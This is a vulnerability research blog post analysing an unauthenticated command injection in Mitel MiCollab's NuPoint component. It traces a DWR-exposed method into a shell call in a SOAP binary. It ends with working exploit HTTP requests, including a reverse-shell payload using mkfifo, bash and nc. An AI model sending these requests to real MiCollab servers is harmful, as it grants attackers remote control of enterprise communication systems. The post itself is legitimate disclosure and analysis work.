
Introduction

It has been quite a while since I wrote a blog post related to CVE analysis or technical techniques, as I have been busy with some personal matters and the rapid development of AI, which required me to spend time researching AI to update my knowledge. While scrolling through Twitter, I came across a list of vulnerabilities related to Mitel that had been published.
https://x.com/the_yellow_fall/status/2069234484126396782
With this product, back in 2024, I read an analysis post by watchTowr. https://labs.watchtowr.com/where-theres-smoke-theres-fire-mitel-micollab-cve-2024-35286-cve-2024-41713-and-an-0day/
After that, I didn't see any other analysis related to this product anymore. The vulnerabilities discovered previously were never as numerous as this recent batch.
https://www.mitel.com/support/security-advisories
Out of curiosity, I decided to look into and analyze what the CVEs released in this batch would look like.
Introduction to Mitel MiCollab
Mitel MiCollab is Mitel's Unified Communications (UC) platform, providing enterprise communication and collaboration features such as VoIP, messaging, video conferencing, voicemail, and Active Directory/LDAP integration. MiCollab is typically deployed in enterprise environments to manage internal communications and remote access for employees via web, desktop, and mobile applications. Serving as an access gateway to the corporate communications system, security vulnerabilities in MiCollab can lead to unauthorized access, information disclosure, or even full system compromise.
The objective is to replace the use of multiple fragmented tools (IP phones, Skype, Teams, Zoom, internal chat...) with a single, unified interface.
MiCollab is often deployed alongside Mitel PBX systems such as:
- MiVoice Business
- MiVoice MX-ONE
- MiVoice Office 250
Users access the platform via:
- Web Client
- Windows Client
- Mac Client
- Mobile App (iOS/Android)
- Mitel IP Phone

Global Distribution of Mitel MiCollab Instances
The results are searched by the product's favicon on FOFA.

This product is also highly targeted by APTs, which WatchTowr mentioned in the blog post above.
Building a Research Environment

This product is not open source, so you would need to purchase it or find another way to obtain the source code for analysis. Alternatively, you can leverage the previous watchTowr blog and PoC, combined with red team skills, to obtain a portion of the product's source code for analysis and to discover new vulnerabilities in the product.
The basic source structure of this product consists of several core folders.
Identifying Application Context Roots
Basically, there is no publicly available documentation on the internet regarding this mapping, so I need to access the server to investigate the structure and find out how it maps to each context root.
First, we need to read how the main Tomcat configuration handles it. Note that this depends on each individual's specific server.
Read the server.xml file.

The first step was to read the main Tomcat configuration (server.xml). Tomcat runs two connectors:
- Port 8080 (HTTP) - bound to 127.0.0.1, not exposed externally (internal only)
- Port 8009 (AJP) - also bound to 127.0.0.1, used for reverse proxying from Apache httpd into Tomcat
→ Actual flow: Client → Apache httpd (80/443) → AJP :8009 → Tomcat
Continue checking how Apache maps connections by reading the /etc/httpd/conf/httpd.conf file
Mapping components according to httpd.conf
| URL Path | Handled by | Directory/Backend |
|---|---|---|
/npm-admin/ | Tomcat (AJP) | webapps/npm-admin/ |
/npm-pwg/ | Tomcat (AJP) | webapps/npm-pwg/ |
/npm-commtab/ | Apache CGI/Perl | /usr/local/vm/web/npmcommtab/ |
/awc | Apache static | /usr/awc/www/htdocs/ |
/awcuser/cgi-bin | Apache CGI | /usr/awc/www/cgi-bin/user/ |
/wd/ | Apache ASP/Perl | /usr/awc/connpoint/content/ |
/slides/ | Apache | /home/e-smith/awc/slides/ |
/certmanagement | Node.js :3005 | HTTP Proxy |
/images | Apache static | /etc/e-smith/web/images |
/sysinfo | Apache static | /usr/share/MSLSystemInformation |
After mapping to the backends, you’ll see how the directories are handled for these URL paths

For example, /npm-admin/ will point to /var/lib/tomcat7/webapps/npm-admin
[root@uc npm-admin]# pwd
/var/lib/tomcat7/webapps/npm-admin
[root@uc npm-admin]# ls -lah
total 80K
drwxrwxr-x  7 root admin  4.0K Nov 25  2020 .
drwxrwxr-x 21 root tomcat 4.0K Apr 16 12:23 ..
-rw-r--r--  1 root admin    97 Nov 12  2020 emptyPage.html
drwxrwxr-x  2 root admin  4.0K Nov 12  2020 images
-rw-r--r--  1 root admin    15 Nov 12  2020 index.html
drwxrwxr-x  2 root admin  4.0K Nov 12  2020 js
drwxrwxr-x  2 root admin  4.0K Nov 12  2020 META-INF
-rw-r--r--  1 root admin   26K Nov 12  2020 mitel_styles.css
-rw-r--r--  1 root admin  4.2K Nov 12  2020 sampa_en_US.html
-rw-r--r--  1 root admin   921 Nov 12  2020 selectDatabase.html
-rw-r--r--  1 root admin   422 Nov 12  2020 textBrowserCheck.html
drwxrwxr-x  3 root admin  4.0K Nov 12  2020 WebHelp
drwxrwxr-x  4 root admin  4.0K Nov 12  2020 WEB-INF
[root@uc npm-admin]# cd WEB-INF/
[root@uc WEB-INF]# ls -lah
total 468K
drwxrwxr-x 4 root admin 4.0K Nov 12  2020 .
drwxrwxr-x 7 root admin 4.0K Nov 25  2020 ..
drwxrwxr-x 3 root admin 4.0K Nov 12  2020 classes
-rw-r--r-- 1 root admin 3.0K Nov 12  2020 dwr.xml
-rw-r--r-- 1 root admin  924 Nov 12  2020 jcaptcha.tld
drwxrwxr-x 2 root admin 4.0K Nov 12  2020 lib
-rw-r--r-- 1 root admin 8.9K Nov 12  2020 mitel-console.tld
-rw-r--r-- 1 root admin 8.7K Nov 12  2020 struts-bean.tld
-rw-r--r-- 1 root admin 101K Nov 12  2020 struts-config.xml
-rw-r--r-- 1 root admin  62K Nov 12  2020 struts-html.tld
-rw-r--r-- 1 root admin  15K Nov 12  2020 struts-logic.tld
-rw-r--r-- 1 root admin  64K Nov 12  2020 struts-nested.tld
-rw-r--r-- 1 root admin 1.6K Nov 12  2020 struts-template.tld
-rw-r--r-- 1 root admin 7.7K Nov 12  2020 struts-tiles.tld
-rw-r--r-- 1 root admin 1.4K Nov 12  2020 tiles-defs.xml
-rw-r--r-- 1 root admin 1.5K Nov 12  2020 validation.xml
-rw-r--r-- 1 root admin  42K Nov 12  2020 validator-rules.xml
-rw-r--r-- 1 root admin  91K Nov 12  2020 web.xml
[root@uc WEB-INF]# cd lib/
[root@uc lib]# ls -lah
total 14M
drwxrwxr-x 2 root admin 4.0K Nov 12  2020 .
drwxrwxr-x 4 root admin 4.0K Nov 12  2020 ..
-rw-r--r-- 1 root admin  54K Nov 12  2020 activation.jar
-rw-r--r-- 1 root admin 350K Nov 12  2020 antlr-2.7.2.jar
-rw-r--r-- 1 root admin  33K Nov 12  2020 axis-ant.jar
-rw-r--r-- 1 root admin 1.6M Nov 12  2020 axis.jar
-rw-r--r-- 1 root admin 172K Nov 12  2020 bsf-2.3.0.jar
-rw-r--r-- 1 root admin 242K Nov 12  2020 commons-beanutils-1.9.4.jar
-rw-r--r-- 1 root admin  90K Nov 12  2020 commons-chain-1.2.jar
-rw-r--r-- 1 root admin 575K Nov 12  2020 commons-collections-3.2.2.jar
-rw-r--r-- 1 root admin 141K Nov 12  2020 commons-digester-1.8.jar
-rw-r--r-- 1 root admin  70K Nov 12  2020 commons-discovery-0.2.jar
-rw-r--r-- 1 root admin  73K Nov 12  2020 commons-discovery.jar
-rw-r--r-- 1 root admin  69K Nov 12  2020 commons-fileupload-1.3.3.jar
-rw-r--r-- 1 root admin  61K Nov 12  2020 commons-io-1.1.jar
-rw-r--r-- 1 root admin  63K Nov 12  2020 commons-lang.jar
-rw-r--r-- 1 root admin  60K Nov 12  2020 commons-logging-1.1.1.jar
-rw-r--r-- 1 root admin 136K Nov 12  2020 commons-validator-1.3.1.jar
-rw-r--r-- 1 root admin 180K Nov 12  2020 dwr.jar
-rw-r--r-- 1 root admin 402K Nov 12  2020 httpunit-1.6.jar
-rw-r--r-- 1 root admin 188K Nov 12  2020 jaxen-full.jar
-rw-r--r-- 1 root admin  31K Nov 12  2020 jaxrpc.jar
-rw-r--r-- 1 root admin 150K Nov 12  2020 jdom.jar
-rw-r--r-- 1 root admin 584K Nov 12  2020 js.jar
-rw-r--r-- 1 root admin  21K Nov 12  2020 jstl-1.0.2.jar
-rw-r--r-- 1 root admin 119K Nov 12  2020 junit.jar
-rw-r--r-- 1 root admin  36K Nov 12  2020 jwebunit-1.2.jar
-rw-r--r-- 1 root admin 345K Nov 12  2020 log4j-1.2.8.jar
-rw-r--r-- 1 root admin 340K Nov 12  2020 mail.jar
-rw-r--r-- 1 root admin  56K Nov 12  2020 nekohtml-0.8.1.jar
-rw-r--r-- 1 root admin 5.2M Nov 12  2020 npm-admin.jar
-rw-r--r-- 1 root admin 240K Nov 12  2020 org.apache.commons.lang.jar
-rw-r--r-- 1 root admin  64K Nov 12  2020 oro-2.0.8.jar
-rw-r--r-- 1 root admin 138K Nov 12  2020 pja.jar
-rw-r--r-- 1 root admin  19K Nov 12  2020 saaj.jar
-rw-r--r-- 1 root admin  24K Nov 12  2020 saxpath.jar
-rw-r--r-- 1 root admin 228K Nov 12  2020 soap.jar
-rw-r--r-- 1 root admin 322K Nov 12  2020 struts-core-1.3.10.jar
-rw-r--r-- 1 root admin 258K Nov 12  2020 struts-el-1.3.10.jar
-rw-r--r-- 1 root admin  39K Nov 12  2020 struts-extras-1.3.10.jar
-rw-r--r-- 1 root admin  93K Nov 12  2020 struts-faces-1.3.10.jar
-rw-r--r-- 1 root admin  20K Nov 12  2020 struts-mailreader-dao-1.3.10.jar
-rw-r--r-- 1 root admin  18K Nov 12  2020 struts-scripting-1.3.10.jar
-rw-r--r-- 1 root admin 246K Nov 12  2020 struts-taglib-1.3.10.jar
-rw-r--r-- 1 root admin  46K Nov 12  2020 strutstest-2.1.2.jar
-rw-r--r-- 1 root admin 117K Nov 12  2020 struts-tiles-1.3.10.jar
-rw-r--r-- 1 root admin 160K Nov 12  2020 taglibs-standard-jstlel-1.2.3.jar
-rw-r--r-- 1 root admin 124K Nov 12  2020 wsdl4j-1.5.1.jar
-rw-r--r-- 1 root admin 158K Nov 12  2020 wsdl4j.jar
-rw-r--r-- 1 root admin 106K Nov 12  2020 xmlrpc-1.2-b1.jar
Analyzing Vulnerabilities
In the advisory at https://www.mitel.com/support/security-advisories/mitel-product-security-advisory-misa-2026-0005, you can see that there are many vulnerabilities in this round, such as Command Injection, SQL Injection, Bypass Auth, SSRF, XXE, … Another point to note is that most of these vulnerabilities are found in NuPoint Unified Messaging (NPM) component
Based on the httpd.conf file, we can identify NPM (NuPoint Unified Messaging)
| URL Path | Processed by | Identification Criteria |
|---|---|---|
/npm-admin/ | Tomcat → webapps/npm-admin/ | Explicit " npm- " prefix |
/npm-pwg/ | Tomcat → webapps/npm-pwg/ | pwg = NPM's Password Gateway |
/npm-commtab/ | Apache CGI/Perl → /usr/local/vm/web/npmcommtab/ | The comment in httpd.conf states |
URL Path	Processed by	Identification Criteria
/npm-admin/	Tomcat → webapps/npm-admin/	Explicit " npm- " prefix
/npm-pwg/	Tomcat → webapps/npm-pwg/	pwg = NPM's Password Gateway
/npm-commtab/	Apache CGI/Perl → /usr/local/vm/web/npmcommtab/	The comment in httpd.conf states
npm- stands for NuPoint Messaging — Mitel uses consistent naming conventions. The comment in httpd.conf states explicitly
# Create link to the directory that holds the webpage and perl script
# files that support the NuPoint Tab in Microsoft Office Communicator 2005
ScriptAlias /npm-commtab/tab.xml ...
Directory on the filesystem
/var/lib/tomcat7/webapps/npm-admin.war
/var/lib/tomcat7/webapps/npm-pwg.war
/usr/local/vm/web/npmcommtab/           ← CGI scripts
Since I only have a single copy of the product here, I cannot perform a diff analysis like the one I did previously; instead, I will search directly for vulnerabilities in these two WAR files.
According to the advisory, there are five command injection vulnerabilities published in this batch, two of which are in the NuPoint Unified Messaging (NPM) component; therefore, I will analyze one of these command injection vulnerabilities in NPM.
Command Injection (MTLVULN-1631)
According to the advisory, this vulnerability allows unauthenticated users to execute arbitrary commands; it occurs within the NPM component.

To facilitate a quick analysis, I’ll use AI assistance. I’ll set up jadx mcp to establish a connection that allows the AI to access the codebase during decompilation for analysis.
When the AI scans for sinks related to command injection, it only detects one sink in this codebase: Runtime.exec()
There are two ways to call this:
/ Method 1 — Dangerous: exec(String)
Runtime.getRuntime().exec("/usr/vm/bin/delete_rec " + userInput);
// Method 2 — Safer: exec(String[])
String[] cmd = {"/bin/chmod", "666", fileName};
Runtime.getRuntime().exec(cmd);With exec(String), Java splits the string using StringTokenizer based on spaces and then calls execvp() directly—without going through a shell. This means that ;, |, or && are not interpreted as shell injection. However, the attacker still controls the entire argv[] array —this is argv injection. And if the target binary is a shell script (very common on appliances), argv injection escalates to full RCE.
After having AI analyze the entire codebase, we identified three sinks where user input flows directly in without being sanitized:
Runtime.getRuntime().exec("/usr/vm/bin/native_auth " + name + " " + password)
Runtime.getRuntime().exec("/usr/vm/bin/delete_rec " + eachRecordingId)
Runtime.getRuntime().exec("/bin/chmod 666 " + filePath)
All three use exec(String) with direct string concatenation. Interestingly, within the same codebase, ` IVRFileHandler.chmodForFile()` does it correctly using exec(String[]) —meaning the developer knows how to do it right, but simply didn’t apply it consistently.
I’ll just briefly analyze these three sinks, because after tracing them all, I found several reasons why they don’t work on every version—it’s possible this is an old vulnerability, or it could even be a 0-day. If anyone can continue, please analyze these three sinks in more depth, and if they turn out to be 0days, you can submit them to Mitel to get a CVE (no bounty 😀)
Sink 1 - native_auth
The first sink is located in the class com.mitel.npm.web.ivr.utils.NativeAuthentication:
public boolean authenticate(String name, String password) throws IOException {
    String command = this.fileName + " " + name + " " + password;
    Process pr = Runtime.getRuntime().exec(command);
    // read output, look for "USER-AUTHENTICATION-SUCCESS"
}
this.fileName is usually /usr/vm/bin/native_auth. I traced back to see who calls authenticate()—and this is where things get interesting.
The caller is IVRAdminLoginServlet.service():
public void service(HttpServletRequest request, HttpServletResponse response) {
    String name     = request.getParameter("name");
    String password = request.getParameter("password");
    NativeAuthentication auth = new NativeAuthentication(fileName, errorList);
    boolean valid = auth.authenticate(name, password);
}
The name and password are taken directly from the HTTP request, without any sanitization. This is a pre-authentication sink—no session required, no prior login needed. Anyone sending a POST request to the IVR’s login endpoint can trigger it.
Sink 2 - delete_rec
The second sink is in IVRSaveCallFlowServlet.deleteRecordings():
private void deleteRecordings(HttpServletRequest request) throws IOException {
    String recordingIds = request.getParameter("deletedRecordingIds");
    StringTokenizer tokenizer = new StringTokenizer(recordingIds, " ");
    while (tokenizer.hasMoreTokens()) {
        String eachId = tokenizer.nextToken().trim();
        Runtime.getRuntime().exec("/usr/vm/bin/delete_rec " + eachId);
    }
}
There are two ways to reach this sink. Path A — directly via the HTTP parameter deletedRecordingIds. Path B — more indirectly: the user submits an XML call flow, the XML is parsed, the messageID nodes in the XML are compared against the server, and the matching IDs are passed into deleteRecordings():
// saveCallFlowWithTemplate()
deletedRecordings += submittedCallFlowProp.getText() + " ";
// getText() returns the text node content from the user-submitted XML — TAINTED
deleteRecordings(deletedRecordings);
Path B is more interesting because the payload is embedded in the XML, making it less obvious to WAFs or log monitoring tools.
But before assessing the severity, we need to know if this endpoint requires authentication. Let’s look at the doPost() method:
if (IVRAdminLoginServlet.redirectIfNotLoggedIn(context, request, response)) {
    return;
}
It looks fine—there’s an auth check. But let’s read the implementation of redirectIfNotLoggedIn():
public static boolean redirectIfNotLoggedIn(ServletContext ctx,
        HttpServletRequest req, HttpServletResponse resp) throws IOException {
    return false; // ← hardcoded
}
The function always returns false. No redirect, no blocking. This is a complete authentication bypass, and it’s independent of any injection vulnerabilities—simply adding userType=admin to the request bypasses this endpoint’s sole guard.
Sink 3 - chmod
The third sink in ImportCustomPromptForm.validate():
String filename = this.promptFile.getFileName(); // from Content-Disposition header
String filePath = "/tmp/" + filename;
Runtime.getRuntime().exec("/bin/chmod 666 " + filePath);
Notable about this sink: there was previously quite thorough validation of the WAV file’s content —checking the RIFF header, WAVE signature, codec (a-law/u-law), 8000 Hz sample rate, and length under 300 seconds. The developer clearly took great care with the file’s contents. But completely overlooked the filename.
Configuration in — web.xml, struts-config.xml
At this point, I have three sinks and understand the source. The next step is to verify the actual endpoint and auth context from the configuration files. I extracted the resource files from the WAR using jadx.
More importantly, the entire web.xml file contains no
Moving on to the part that requires analysis—and in my opinion, this appears to align with the advisory published by Mitel.
Main Sink Matching the Advisory (90% Confidence)
While reading the codebase, I noticed classes using `WebContextFactory` —a sign of a DWR-exposed bean.
DWR is an AJAX framework that exposes Java methods to the web via HTTP, allowing client-side JavaScript to directly call server methods through reflection. This is a critical attack surface that’s often overlooked, and in Mitel NuPoint, it’s present in both npm-pwg.war and npm-admin.jar (package uk.ltd.getahead.dwr.*).
DWR request processing flow:
POST /[context]/dwr/exec/[ScriptName].[methodName].dwr
    │
    ▼
AbstractDWRServlet.doPost()
    → processor.handle(req, resp)
    │
    ▼
DefaultExecProcessor.handle()
    → ExecuteQuery.execute(req)
        │
        ├─ parseParameters(parsePost(req))   ← Parse the callbody from the HTTP body
        ├─ creatorManager.getCreator(scriptName)
        ├─ findMethod(call)                  ← Resolve method by name (from the request)
        ├─ accessControl.getReasonToNotExecute()  ← CHECK PERMISSIONS
        ├─ converterManager.convertInbound()  ← deserialize params (BeanConverter...)
        └─ method.invoke(object, params)     ← REFLECTION INVOKE
Key point: both scriptName, methodName, and params come from the HTTP request body. Security relies entirely on DefaultAccessControl.
The uk.ltd.getahead.dwr.impl.DefaultAccessControl class has a default policy that allows everything:
static class Policy {
    boolean defaultAllow = true;   //← BY DEFAULT ALLOW ALL METHODS
    List rules = new ArrayList();
}

private boolean isExecutable(String scriptName, String methodName) {
    Policy policy = (Policy) this.policyMap.get(scriptName);
    if (policy == null) {
        return true;   // ← NO POLICY = ALLOWED
    }
    ...
}
Consequence: If a class is declared with dwr.xml without an accompanying
getReasonToNotDisplay() blocks only the following minimal cases:
- Non-public methods
- Methods of java.lang.Object (toString, wait, getClass, etc.)
- Classes or parameters in the internal package uk.ltd.getahead.dwr
Now let’s open dwr.xml (extracted directly from the WAR):
class="com.mitel.npm.web.ivr.RecordingUtils">
Looking at this configuration, you’ll see there are no installRecordingFile method
Looking at the source code for this method:
public static boolean installRecordingFile(String recordFile, String fileType,
                                           String mode, long number,
                                           boolean conversionNeeded) {
    InstallRecordingRequest req = new InstallRecordingRequest();
    req.setSessionId(OneNetAPI.getInstance().getSessionId());
    req.setXMLFilePath(xmlFileName + ".xml");
    req.setRecordingFilePath(recordFile); // ← no validation
    OneNetAPI.getInstance().getPort().installRecording(req); // → SOAP
}
The recordFile parameter from DWR goes directly into the SOAP request. If we stop here without digging deeper, we won’t be able to identify where the actual command injection is occurring. There’s no Runtime.exec() here—the Java layer is merely a carrier, not where the command is executed. So where is the actual sink located?
Trace the SOAP request down to the endpoint
The answer lies in how OneNetAPI establishes the connection. I examined OneNetAPI.reconnect():
locator.setNuPointPortEndpointAddress(
    "http://" + soapServerHostName + ":" + soapServerPort + "/cgi-bin/soapserver.cgi"
);
he SOAP endpoint is localhost:34598/cgi-bin/soapserver.cgi. The /cgi-bin/ part of the URL reveals a lot—this isn’t a REST API or a Java servlet, but a **CGI executable** running directly on the appliance.
I confirmed this further by looking at NuPointSoapBindingStub.installRecording() —Axis serializes `the InstallRecordingRequest` into a SOAP envelope and sends it:
_call.setSOAPActionURI("http://alex-vmware.mitel.com/InstallRecording");
_call.invoke(new Object[]{body});
And InstallRecordingRequest.typeDesc maps Java fields to their corresponding XML elements:
elemField.setFieldName("recordingFilePath");
elemField.setXmlName(new QName("", "RecordingFilePath"));
elemField.setXmlType(new QName("...XMLSchema", "string"));
This means the recordFile parameter from DWR follows this path: Java String → SOAP/XML field localhost:34598/cgi-bin/soapserver.cgi. The string remains intact, without being encoded or transformed at any layer within the WAR.
At this point, we know the payload will reach soapserver.cgi, but one question remains unanswered: how does soapserver.cgi handle RecordingFilePath after receiving it?
There are two completely opposite scenarios. Best-case scenario: it parses the XML, validates this field correctly, and passes it to execvp() as an argv array—even if the input contains ; or |, it’s harmless. Worst-case scenario: it concatenates the string and passes it to system() or popen() —the shell will interpret every metacharacter. These two scenarios yield completely different results, and I cannot infer the C++ behavior from the Java code. I need to read the binary directly.
The binary name is already available from the URL — soapserver.cgi. On the Mitel appliance, this file is located at /usr/vm/bin/soapserver (the .cgi extension is how the Mitel web server refers to this binary as a CGI handler; the file itself is an ELF file). I extracted the binary from the appliance and loaded it into IDA.
Load the soapserver binary into IDA Pro. This is a 32-bit C++ ELF file, approximately 4.7MB in size, with 15,347 functions. Search for the string RecordingFilePath:
"RecordingFilePath"       → 0x83b5ccc
"%s: request RecordingFilePath is not valid."  → 0x83d0424
The second address is a log message in the validation section. I looked for the function containing it: sub_82EFAEB — this is the `InstallRecording` handler, source file soap_cd_importexport.C:1350.
Decompile the handler:
int sub_82EFAEB(int soap_ctx, int request) {
    // validate session → OK
    // validate XMLFilePath → check null → OK

    // validate RecordingFilePath
    if (!request[2] || !*request[2]) {
        // log: "RecordingFilePath is not valid"
        return SOAP_FAULT;
    }
    // Only check null — No whitelisting, no escaping.

    sub_82F0C55(request[2], request[1], ...); // saveCallFlowRecording
    sub_82F1438(request[2]);                  // removeFile ← suspicious
    return SOAP_OK;
}
Decompile sub_82F1438:
void sub_82F1438(int recordingFilePath) {
    if (recordingFilePath) {
        std::string cmd("rm -Rf ");
        cmd += recordingFilePath;
        system(cmd.c_str());
    }
}
Here it is. system() with a string concatenated from a SOAP field. This is completely different from Runtime.exec(String) in Java — system() calls /bin/sh -c “...”, and the shell receives the string and fully interprets all metacharacters: ;, |, &&, $(), and backticks.
A technical note: the int parameter recordingFilePath in the IDA pseudocode is not a true integer. In 32-bit x86, pointers and ints are both 4 bytes in size. When the binary is stripped of debug symbols, IDA falls back to int. The proof is cmd += recordingFilePath — std::string::operator+= has no overload that takes an int, only one that takes a const char*. IDA resolves this call correctly, meaning recordingFilePath is actually a const char*.
So, having gotten this far, once you’ve nearly understood the flow of execution and where the sink actually is, you’ll be ready to move on to creating the PoC.
The request will be as follows
POST /npm-pwg/dwr/exec/RecordingUtils.installRecordingFile.dwr HTTP/1.1
Host: lab.test
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Type: text/plain
Content-Length: 219

callCount=1
c0-scriptName=RecordingUtils
c0-methodName=installRecordingFile
c0-id=8784_1773969243443
c0-param0=string:2;sleep+2;
c0-param1=number:3
c0-param2=number:4
c0-param3=String:5
c0-param4=boolean:false
xml=true
Alternatively, you can execute a revshell using the payload
POST /npm-pwg/dwr/exec/RecordingUtils.installRecordingFile.dwr HTTP/1.1
Host: lab.test
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Type: text/plain
Content-Length: 300

callCount=1
c0-scriptName=RecordingUtils
c0-methodName=installRecordingFile
c0-id=8784_1773969243443
c0-param0=string:2;rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/bash+-i+2>%261|nc+++>/tmp/f;
c0-param1=number:3
c0-param2=number:4
c0-param3=String:5
c0-param4=boolean:false
